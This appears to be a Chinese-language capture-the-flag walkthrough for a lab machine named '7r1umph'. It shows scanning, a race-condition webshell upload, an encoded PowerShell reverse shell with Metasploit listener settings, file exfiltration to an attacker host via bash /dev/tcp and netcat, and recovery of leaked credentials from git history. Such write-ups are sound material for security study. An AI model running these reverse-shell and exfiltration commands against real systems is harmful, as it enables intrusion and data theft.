

7r1umph

Info

- 难度: Easy
- 考点: 条件竞争, 图片解密, Git泄露

Nmap

```
[root@kali] /home/kali/Desktop
> nmap 192.168.56.147 -sV -A -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 22:39 CST
Nmap scan report for 192.168.56.147
Host is up (0.00028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
```

Gobuster

```
[root@kali] /home/kali/Desktop
> gobuster dir -u http://192.168.56.147/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
↵

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.147/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 1552]
/.php (Status: 403) [Size: 279]
/info.php (Status: 200) [Size: 85837]
/upload (Status: 301) [Size: 317] [-->
http://192.168.56.147/upload/]
```


```
/tmp (Status: 301) [Size: 314] [-->
http://192.168.56.147/tmp/]
/.php (Status: 403) [Size: 279]
```

Own www-data


在 `index.php` 中可以上传文件，尝试上传一个木马，发现被强制添加了后缀

The screenshot displays the network tab of a web browser's developer tools, showing an HTTP request and response. The request is a POST to `/index.php` with a file named `webshell.php`. The response is an HTML page from `CyberWave File Hub`. A red box highlights the message: `File uploaded: /upload/webshell.php.dsz`. Below the message is a button labeled `Activate Protocol`. The response also includes a hidden upload form and a submit button labeled `Upload File`.


如果尝试在文件名处进行注入，可以查看到报错回显




结合之前存在一个 `/tmp` 目录，可以猜测得出，文件是先保存到 `/tmp` 目录，再转移到 `/upload` 我这里使用的是 `burpsuite` 的 `intruder` 进行发包可以如图进行设置👉



为了不让他发包过快，我设置了间隔时间



然后尝试蚁剑连接



然后在终端里反弹 shell

```
File Actions Edit View Help
root@kali:/home/kali/Desktop/penelope x root@kali:/home/kali/Desktop
Powershell
cmd /c powershell -e JABjAGwAaQBLAG4AdAAgAD0/
AMQA3ADIALgAxAdCAlgAwAC4AMQAiACwANAA0AD0ANAA/
5AHQAQZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACU/
AeQB0AGUAcwAuEwAZQBAGCAdABoACkAKQAQAC0AbgB/
uAFQAZQB4AHQALgBBAFMAQwBjAEKARQBuAGMABwBkAGK/
iAQZB4ACAAJABkAGEAdABhACAAMeA+ACYAMQAQAHwIAIB/
iACAAKwAgACgACAB3AGQAKQAuFAAYQB0AGGAIAAAtACA/
ARwBLAHQAQgB5AHQAQZQBzACgAJABzAGUAbgBkAGIAIYQB/
LAG4AZwB0AGGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGw/
Metasploit
set PAYLOAD generic/shell_reverse_tcp
set LHOST 172.17.0.1
set LPORT 4444
set DisablePayloadHandler true

[+] Got reverse shell from 7r1umph-192.168.56.147-Linux-x86_64 🍌 Assigned SessionID <1>
[+] Got reverse shell from 7r1umph-192.168.56.147-Linux-x86_64 🍌 Assigned SessionID <2>
(Penelope)> sessions 1
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 🍌
[+] Interacting with session [1], Shell type: PTY, Menu key: F12
[+] Logging to /root/.penelope/7r1umph-192.168.56.147_Linux_x86_64/2025_04_12-22_54_11-765.log 🍌


www-data@7r1umph:/var/www/html/tmp$ |
```

Own welcome

查看 /opt 下面的图片

```
www-data@7r1umph:/opt$ cat yeyeye.png > /dev/tcp/192.168.56.118/8888

[root@kali] /home/kali/temp
> nc -lvp 8888 > 1.png
```



进行 Google 搜图，得知是一种加密方式

- <https://www.dcode.fr/chiffres-symboles>

解密后得到密码是： yecongdong

Root

进入到 ~/RegView 目录下，查看 Git 日志

```

commit acd806aad21acb61112252234c7707bc8a74dd3c (HEAD → main)
Author: bamuwe <bamuwe@qq.com>
Date: Sat Apr 12 01:33:50 2025 -0400

    fix bug


commit 900b75c25c03c4af30d8d05de61c01c723741ecc
Author: bamuwe <bamuwe@qq.com>
Date: Sat Apr 12 01:32:22 2025 -0400

    add source2.txt

commit 8463edc3579f2bd9bab44d88fe906d2f3fbfe281 (origin/main, origin/HEAD)
Author: bamuwe <bamuwe@qq.com>
Date: Wed Dec 4 00:02:43 2024 +0800

    update source

```



```

welcome@7r1umph:~/RegView$ git show 900b75c25c03c4af30d8d05de61c01c723741ecc

.....
.....
+
+!!!!!!!
+tmux
diff --git a/RegView.sh b/RegView.sh
index 1f2aea3..baa0fc7 100755
--- a/RegView.sh
+++ b/RegView.sh
@@ -66,6 +66,9 @@ while IFS= read -er line; do
     fi
     exit 0

    fi
+   if [[ $line == "yeyeye" ]];then
+       echo "yeyeye" ; yeyeye
+   fi
+   if [ -z "$(echo "$line" | tr -d '[:space:]')" ]; then
+       line=$line_bak
+   fi
diff --git a/source2.txt b/source2.txt
new file mode 100644
index 0000000..fca9fc6
--- /dev/null
+++ b/source2.txt
@@ -0,0 +1 @@
+root:ff855ad811c79e5fba458a575fac5b83

```

得到Root的密码: **ff855ad811c79e5fba458a575fac5b83**